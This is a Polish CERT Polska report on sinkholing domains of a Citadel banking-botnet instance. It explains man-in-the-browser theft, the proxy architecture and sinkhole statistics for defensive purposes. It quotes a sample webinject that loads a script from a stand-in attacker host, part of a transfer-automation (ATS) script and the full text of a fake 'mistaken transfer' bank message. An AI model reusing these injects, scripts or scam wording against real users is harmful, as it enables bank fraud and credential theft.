NASK

CERT POLSKA

Raport

Przejęcie domen instancji `plitfi` botnetu Citadel

15 kwietnia 2013

Spis treści

Strona tytułowa

Clipart *Saint George*, który jest częścią strony tytułowej, jest dostępny w domenie publicznej i został pobrany z serwisu `clker.com` spod adresu: `http://www.clker.com/cliparts/K/Q/Z/X/C/S/saint-george.svg`.

1 Streszczenie

W lutym 2013 roku Naukowa i Akademicka Sieć Komputerowa oraz działający w jej strukturach CERT Polska dokonały przejęcia kontroli nad trzema nazwami domenowymi z końcówką .pl, służącymi do zarządzania jedną z instancji botnetu Citadel. Instancja ta służyła do wykradania danych przesyłanych do serwisów internetowych i była skierowana głównie w polskich użytkowników Internetu. Z zebranych przez CERT Polska informacji wynika, że 11 730 różnych maszyn zostało zainfekowanych tym złośliwym oprogramowaniem. Większość połączeń do C&C pochodziło z Europy oraz Japonii, przy czym aż 77% połączeń pochodziło z Polski. Raport ten przedstawia sposób działania botnetu, sposób wykradania danych użytkowników oraz statystyki dotyczące połączeń do serwerów C&C.

2 Botnet Citadel

Citadel jest nazwą złośliwego oprogramowania, które powstało na bazie opublikowanego kodu źródłowego bota Zeus.

2.1 Historia

W lipcu 2007 roku po raz pierwszy zidentyfikowano złośliwe oprogramowanie, które później zostało nazwane „Zeus". Do 2010 roku specjaliści zajmujący się bezpieczeństwem sieci zauważyli wzmożoną aktywność tego oprogramowania. 1 października 2010 roku FBI zidentyfikowało jedną z grup przestępczych wykorzystujących Zeusa, aby wykraść około 70 milionów dolarów używając danych przesłanych przez to oprogramowanie. Jednym ze sposobów rozprzestrzeniania się były wiadomości zawierające phishing wysyłane zarówno przez portal społecznościowy Facebook jak i poprzez pocztę e-mail.

W 2011 roku kod źródłowy Zeusa wyciekł i został opublikowany. Od tego czasu, na jego bazie, powstało wiele różnych mutacji, z których jedną jest Citadel. Model biznesowy botnetu Citadel jest diametralnie różny od opisywanego wcześniej Viruta[1]. Przestępcy, którzy tworzą Citadela, odsprzedają oprogramowanie (tzw. *crimeware pack*) zawierające program budujący malware oraz panel kontrolny botnetu. Następnie klienci sami dbają o zainfekowanie maszyn oraz zbieranie i wykorzystywanie danych. Cały *crimeware pack* w wersji 1.3.4.5 (opisywanej w tym raporcie) został opublikowany w 2012 roku, co pozwoliło na dokładną analizę działania botnetu.

2.2 Przejęcie domen

W lutym 2013 CERT Polska zidentyfikował jeden z botnetów, o nazwie `plitfi`, opartych o złośliwe oprogramowanie Citadel, zarządzany przez trzy domeny z końcówką `.pl`:

- `infocyber.pl`
- `secblog.pl`
- `online-security.pl`

27 lutego 2013 r., na podstawie zebranych danych, NASK dokonał zmiany statusu tych domen w rejestrze na "Server Hold". Status taki uniemożliwia propagację danych do serwerów nazw oraz wprowadzanie zmian przez klienta lub registrara i może być nakładany przez rejestr domen w przypadku wątpliwości prawnych.

Ponieważ powyższe domeny wykorzystywane były do działalności jednoznacznie szkodliwej dla użytkowników sieci Internet, a dane abonentów okazały się fałszywe, 7 marca 2013 r. NASK przejął wszystkie trzy nazwy domenowe i zmienił ich delegacje na serwer nazw kontrolowany przez CERT Polska (`sinkhole112.cert.pl`).


[1] Raport dotyczący przejęcia domen botnetu Virut można znaleźć pod adresem `http://www.cert.pl/PDF/Raport_Virut_PL.pdf`

2.3 Opis działania

Po zainfekowaniu maszyny malware wstrzykuje się do jednego z procesów działających w systemie operacyjnym użytkownika, co pozwala mu na uniknięcie szybkiego wykrycia. Następnie wstrzykuje się we wszystkie procesy, włączając w to proces przeglądarki internetowej (tzw. atak *man in the browser*), aby kontrolować informacje jakie docierają do użytkownika i móc je przechwycić.

Na rysunku 1 przedstawiony jest schemat takiego ataku. Na początku, użytkownik wprowadza swój login oraz hasło do jednej z interesujących atakującego stron. Dane te są wysyłane (zielone strzałki) do serwera, tak jak to się dzieje w przypadku normalnego używania stron internetowych. Złośliwe oprogramowanie jednak kopiuje żądanie HTTP i wysyła je (czerwone strzałki) do serwera kontrolującego komputery botnetu (z ang. *Command and Control*, w skrócie C&C). Dzięki temu atakujący uzyskuje dostęp do danych logowania ofiary. Zauważmy, iż nie ma znaczenia czy połączenie miedzy komputerem ofiary a serwerem jest szyfrowane czy nie – złośliwe oprogramowanie ma dostęp do treści komunikacji przed jego zaszyfrowaniem.

Jednak przechwycenie hasła nie zawsze jest jedynym celem realizowanym poprzez atak tego typu. Przestępca, ponieważ „znajduje się" w przeglądarce ofiary jest w stanie również kontrolować zawartość strony prezentowaną użytkownikowi. Umożliwia to wyświetlenie treści nie pochodzących z serwera, z którym ofiara się kontaktuje. Może to służyć np. nakłonieniu użytkownika do przekazania hasła jednorazowego lub podmianie reklam serwowanych na danej stronie na takie, na których zarabia przestępca.



Rysunek 1: Schemat ataku *man in the browser*

2.4 Możliwości Citadela i jego konfiguracja

Przechwytywanie danych logowania oraz zmienianie zawartości stron internetowych to tylko część możliwości Citadela. Komunikacja oraz konfiguracja przysyłana przez serwer C&C jest szyfrowana za pomocą zarówno AES jak i szyfru RC4, co utrudnia analizę ruchu sieciowego oraz próby podsłuchania wymiany danych.

Bot, po zainfekowaniu systemu, kontaktuje się z serwerem przestępcy w celu pobrania konfiguracji. W konfiguracji, dla każdego adresu internetowego, zdefiniowana są akcje, które malware ma wykonać gdy użytkownik odwiedza stronę. Możliwe akcje to:

1. Ignorowanie danych logowania wprowadzonych na tej stronie. Dane takie nie są wtedy przesyłane na serwer atakującego. Ograniczenie to jest wprowadzane, gdy użytkownicy często odwiedzają daną stronę internetową, ale przestępca uzna, że nie jest w stanie zarobić na informacjach z niej gromadzonych.

2. Przekierowanie danej domeny na inny adres IP. Atakujący w ten sposób blokuje dostęp użytkownikowi do stron, które zawierają informacje dotyczące np. usunięcia złośliwego oprogramowania, albo do aktualizacji bazy oprogramowania antywirusowego zainstalowanego na komputerze ofiary.

3. Podejrzenie i nagranie aktywności użytkownika. Umożliwia to zarówno wykonanie zrzutu ekranu z maszyny ofiary jak i nagranie filmu z aktywnością zarejestrowaną na komputerze atakowanego. Pozwala to na przechwycenie danych logowania, gdy użytkownik proszony jest o podanie części hasła, albo podanie znaków hasła w określonej kolejności.

4. Wstrzykiwanie kodu do stron internetowych. Umożliwia to podszycie się pod np. stronę banku i przekonanie użytkownika do wykonania akcji, która doprowadzi do przekazania pieniędzy przestępcy.


W celu rozszerzenia możliwości konfiguracyjnych, każdy adres internetowy jest wyrażony za pomocą wyrażeń regularnych (wykorzystując do tego PCRE, czyli *Perl Compatible Regular Expressions*). Dodatkowo, każdy bot otrzymuje zapasowy adres serwera C&C, na którym znajdzie konfigurację, w przypadku gdy podstawowy adres przestanie działać.

2.5 Ukrywanie serwerów C&C

Architektura botnetu Citadel korzystała z serwerów pośrednich w dostępie do właściwego serwera C&C. Za każdym razem gdy zainfekowana maszyna próbuje połączyć się z wpisaną w jej konfiguracji domeną (np. `infocyber.pl`) musi wybrać jeden z adresów IP z nią związanych. Najczęściej jest to pierwszy adres IP na liście odpowiedzi serwera DNS. Następnie przesyła pod ten adres IP zgromadzone dane oraz pobiera od niego instrukcje. Ten adres odpowiada jednemu z serwerów oznaczonych na rysunku 2 jako *Proxy Poziom 1*. Jest to maszyna, z którą bezpośrednio komunikuje się komputer ofiary.

Z ustaleń zespołu CERT Polska wynika, że serwery te zostały przejęte w wyniku włamania. Na każdym z serwerów poziomu 1 znajduje się oprogramowanie, które przekierowuje wszystkie żądania HTTP do jednego z serwerów oznaczonych jako *Proxy Poziom 2*. Analogicznie, każda z tych maszyn przekierowuje żądania do właściwego serwera C&C, który je przetwarza i tą samą drogą przesyła odpowiedź.

Dzięki zastosowaniu tego rozwiązania zidentyfikowanie oraz zablokowanie właściwych C&C jest znacznie utrudnione. Na dodatek, dzięki znacznej liczbie maszyn w warstwie pierwszej i drugiej, utrudnione jest nawet określenie ile serwerów C&C, a w konsekwencji ile botnetów, obecnie działa w Internecie.



Rysunek 2: Architektura proxy do C&C

2.6 Webinjecty

Wstrzykiwanie złośliwego kodu do strony WWW określane jest w konfiguracji botnetu Citadel słowem *webinject*. Dołączony do strony kod HTML jest interpretowany przez przeglądarkę tak jakby się tam znajdował, co pozwala na przykład załączyć dodatkowy skrypt języka JavaScript, który zostanie pobrany z zewnętrznego serwera.

Na listingu 1 zaprezentowana jest przykładowa konfiguracja botnetu. Po otrzymaniu takiego wpisu, kiedy użytkownik wejdzie na stronę, której adres zaczyna się od `http://nasz.internetowy.bank/` to pomiędzy znacznikiem `head` a końcem znacznika `body` zostanie umieszczony kod HTML zawarty w sekcji `data_inject`.

```
Target URL : "http://nasz.internetowy.bank/*"
data_before
 <html*xmlns*>*<head>
data_after
  </body>
data_inject
```

```
<script type="text/javascript" src="https://evilserver.example.com/grabmoney.js">↩
    </script>
```

Listing 1: Przykładowy webinject.

Dzięki takiej konfiguracji botnetu możliwe jest, zamiast wykorzystania jednego miejsca, gdzie zbierane są dane (tzw. *dropzone*), wykorzystanie kilku maszyn, które zbierają dane z różnych adresów URL.

W pliku konfiguracyjnym przeważnie znajdował się tylko krótki fragment kodu HTML, który powodował wywołanie skryptu w języku JavaScript. Skrypt taki, w przypadku polskich instytucji finansowych, zawierał bibliotekę AZ[2] (nazywaną tak od zmiennych używanych w kodzie) oraz wywołanie z niej funkcji, dostosowane do konkretnego banku. Biblioteka ta, składająca się z 2500 – 3000 linii kodu, ma bardzo różnorodną funkcjonalność, dostosowaną do działalności przestępczej. Pozwalała ona między innymi na:

- Przesyłanie komunikatów HTTP metodami POST i GET. Dzięki temu przestępcy mogli przesyłać dane pomiędzy serwerem banku a kontrolowaną przez nich maszyną. Pozwala to na wykradzenie danych logowania, jak również przesyłanie komend, które mają zostać wykonane.

- Raportowanie błędów oraz śledzenie postępu przestępstwa. Umożliwia to przestępcom bardzo dokładne śledzenie użytkowników oraz przebiegu wykonywanych przez nich akcji.

- Dowolna zmiana wyglądu strony banku. Pozwala to na wyświetlanie informacji z prośbą o wykonanie przelewu, która wygląda dokładnie jakby pochodziła z banku.

Poniżej, na listingu 2 zaprezentowany jest kod głównej funkcji biblioteki AZ. Jest to funkcja odpowiedzialna za przeprowadzenie kolejnych etapów ataku oraz obsługę błędów.


```
1  function Router(stagesTable, loggedInNode) {
2         switch (typeof loggedInNode) {
3                case 'string':
4                       loggedInNode = getNodeN(loggedInNode);
5                       break;
6                case 'function' :
7                       loggedInNode = loggedInNode();
8                       break;
9                default:
10        }
11        if (!loggedInNode) {
12               if (window.az7.is_confirmed) {
13                      logout();
14                      window.az7.is_confirmed = false;
15               }
16               unlockHolder();
17               return false;
18        }
```

[2]Firma TrendMicro określa ten typ kodu JavaScript skrótem ATS – Automatic Transfer System.

```
19          logger.info('Router started', {stage:window.az7.stage});
20          if (!window.az7.stage || window.az7.stage == 'fail' || window.az7.stage == '↩
                success') {
21              unlockHolder();
22              return false;
23          }
24          var currentStageHandler = stagesTable[window.az7.stage];
25          if (typeof currentStageHandler == 'undefined' || !stagesTable.hasOwnProperty↩
                (window.az7.stage)) {
26              fail("script_error", {message:"Unknown stage found",'param':window.↩
                    az7.stage});
27              unlockHolder();
28              return false;
29          }
30          if (typeof currentStageHandler != 'function') {
31              fail("script_error",
32                      {
33                              'message':"Stage handler is not a function",
34                              'stage':window.az7.stage,
35                              'param':currentStageHandler.toString()
36                      });
37              unlockHolder();
38              return false;
39          }
40          if (Router.timeout) {
41              clearTimeout(Router.timeout);
42          }
43          Router.timeout = setTimeoutWrapped(function () {
44              logger.log('Calling stage ', window.az7.stage, ' handler...');
45              currentStageHandler.call();
46          }, parseInt(3500 + Math.random() * 2000));
47          return true;
48  }
```

Listing 2: Funkcja sterująca.

Biblioteka AZ najczęściej była wykorzystywana do tego, aby przekonać ofiarę, że na jej koncie został zaksięgowany błędny przelew. Następnie wyświetlał się komunikat informujący o tym, że błędnie przelaną kwotę należy zwrócić na pewne konto, które było związane z przestępcami. Przykład takiego komunikatu znajduje się na rysunku 3. W celu uwiarygodnienia takiej informacji saldo konta ofiary zostało zwiększone o „błędnie przelaną" kwotę oraz komunikat został dostosowany do wyglądu serwisu transakcyjnego banku. Komunikat taki był wyświetlany tylko wybranym wcześniej klientom.



Szanowny Kliencie!

Dzisiaj na Wasze konto został dokonany błędny przelew środkyw pieniężnych w kwocie **29876** PLN od [redacted] z konta **40[redacted]**. Zgodnie z zasadami naszego banku ta kwota została zaliczona na Wasze konto rozliczeniowe, ale była zamrożona dla wykorzystania.

Zgodnie z Zasadami korzystania z Serwisu Przelewyw Internetowych (p. 43) celem zapobiegania niesankcjonowanego przelewu środkyw pieniężnych działanie Waszego konta zostało wstrzymane do czasu pełnego zwrotu środkyw pieniężnych na konto **40[redacted]** właściciel ktyrego [redacted] zgłosił błędny przelew.

Żeby było Wam łatwiej, system zaraz automatycznie przejdzie do formy przelewu środkyw pieniężnych i wypełni za Was wszystkie potrzebne pola. Proszę potwierdzić tą operację i w ciągu 60 min. Wasz dostęp do poczty będzie wznowiony.

W przypadku Waszej odmowy zastosować się do tej instrukcji prosimy niezwłocznie zwrócić się do najbliższego oddziału Waszego banku z oryginałami umowy obsługi i swoim paszportem. W przypadku niezwrycenia środkyw pieniężnych będziemy zmuszeni przekazać sprawę do policji.

Kwota, ktyra została przelana na Wasze konto będzie automatycznie zablokowana poprzez automatyczny system zwalczania oszustwa (frond-systemem).

- Informacja dla Was:
- Oszustwo z użyciem kart kredytowych należy do przestępstw karnych. Osoby, ktyre pomagają w praniu (legalizacji) nielegalnie otrzymanych środków pieniężnych (przelewem z kont bankowych) są pociągani do odpowiedzialności karnej zgodnie z ustawodawstwem Rzeczypospolitej Polskiej.
- Sytuację z Waszym kontem uważamy za świadczenie pomocy przy praniu nielegalnie (bez sankcji) przelanych środkyw pieniężnych.

Dalej

Z poważaniem,

Departament Bezpieczeństwa Informacyjnego Banku

Dział zwalczania on-line-oszustwa

Rysunek 3: Przykładowy komunikat o rzekomo błędnym przelewie.

Na przestrzeni kilku miesięcy obserwowania przejętej instancji botnetu Citadel CERT Polska zidentyfikował różne domeny, na których znajdowała się biblioteka *AZ*. Z naszych obserwacji wynika, że w okresie od lutego do marca 2013 wykorzystywana była domena `online-security.pl`. W całym okresie monitorowania wykorzystania biblioteki *AZ* byliśmy w stanie zidentyfikować skrypty atakujące klientów 13 polskich instytucji finansowych oraz co najmniej kilku zagranicznych. Pochodziły one z kilku różnych domen w domenach najwyższego poziomu `.com` oraz `.pl`.


3 Statystyki

Poniżej prezentujemy, zebrane w wyniku przejęcia domen, statystyki połączeń dochodzących do serwera sinkhole.

3.1 Kwerendy DNS

Ze względu na specyfikę systemu nazw, w logach serwera DNS znajdującego się na sinkhole'u znajdują się adresy serwerów DNS-Resolver, które pytały o domeny związane z botnetem Citadel. Należy je rozróżnić od adresów zainfekowanych maszyn – często z jednego DNS-Resolvera korzysta znaczna liczba maszyn. Na wykresie 4 przedstawiona jest liczba unikalnych adresów IP maszyn pytających o domeny botnetu Citadel.


Przejęcie zostały trzy domeny: `infocyber.pl`, `secblog.pl` oraz `online-security.pl`, które należały do jednej instancji botnetu. Zapytania o te domeny stanowią 99,99% wszystkich zapytań DNS kierowanych do serwera. Pomiędzy 11 a 28 marca 2013 roku serwer obsłużył 1 472 946 kwerend związanych z botnetem.



Rysunek 4: Liczba unikalnych adresów IP wykonujących kwerendy DNS

Serwer DNS, podobnie jak w przypadku sinkhole'a botnetu Virut, został skonfiguro-

wany w ten sposób, aby odpowiadać tylko na kwerendy o rekord `A` oraz rekord `NS`. Każda inna kwerenda skutkuje odpowiedzią `NXDOMAIN`. Na rysunku 5 przedstawiono stosunek zapytań o rekordy `A` w stosunku do zapytań o pozostałe rekordy.



Rysunek 5: Stosunek odpowiedzi `NXDOMAIN` do pozostałych

3.2 Komunikacja botów

Złośliwe oprogramowanie tworzyło dla każdej maszyny osobny identyfikator, który następnie był przesyłany do C&C. Dzięki temu przedstawione poniżej statystyki nie powstały tylko na podstawie źródłowych adresów IP, ale także na podstawie identyfikatorów botów. Identyfikatory pozwalają na dokładne oszacowanie wielkości botnetu, podczas gdy adresy IP posłużyły do ustalenia lokalizacji maszyn oraz systemów autonomicznych, do których należą. Na podstawie informacji przekazanych przez boty mogliśmy ustalić stronę kodową i wersję systemu operacyjnego.


Od 11 marca do 4 kwietnia 2013 zaobserwowaliśmy 11 730 różnych identyfikatorów botów, które nawiązały połączenie z sinkholem. Połączenia te pochodziły z 164 323 unikalnych adresów IP rozmieszczonych w 75 różnych krajach. Najwięcej połączeń zaobserwowano z adresów IP pochodzących z Polski (prawie 78%), Japonii oraz Szwecji. Średnio dziennie obserwowaliśmy połączenia z 8 013 różnych komputerów (z 13 235 unikalnych

adresów IP). W tabeli 1 znajduje się pierwsza dziesiątka krajów, z których najczęściej pochodziły połączenia.

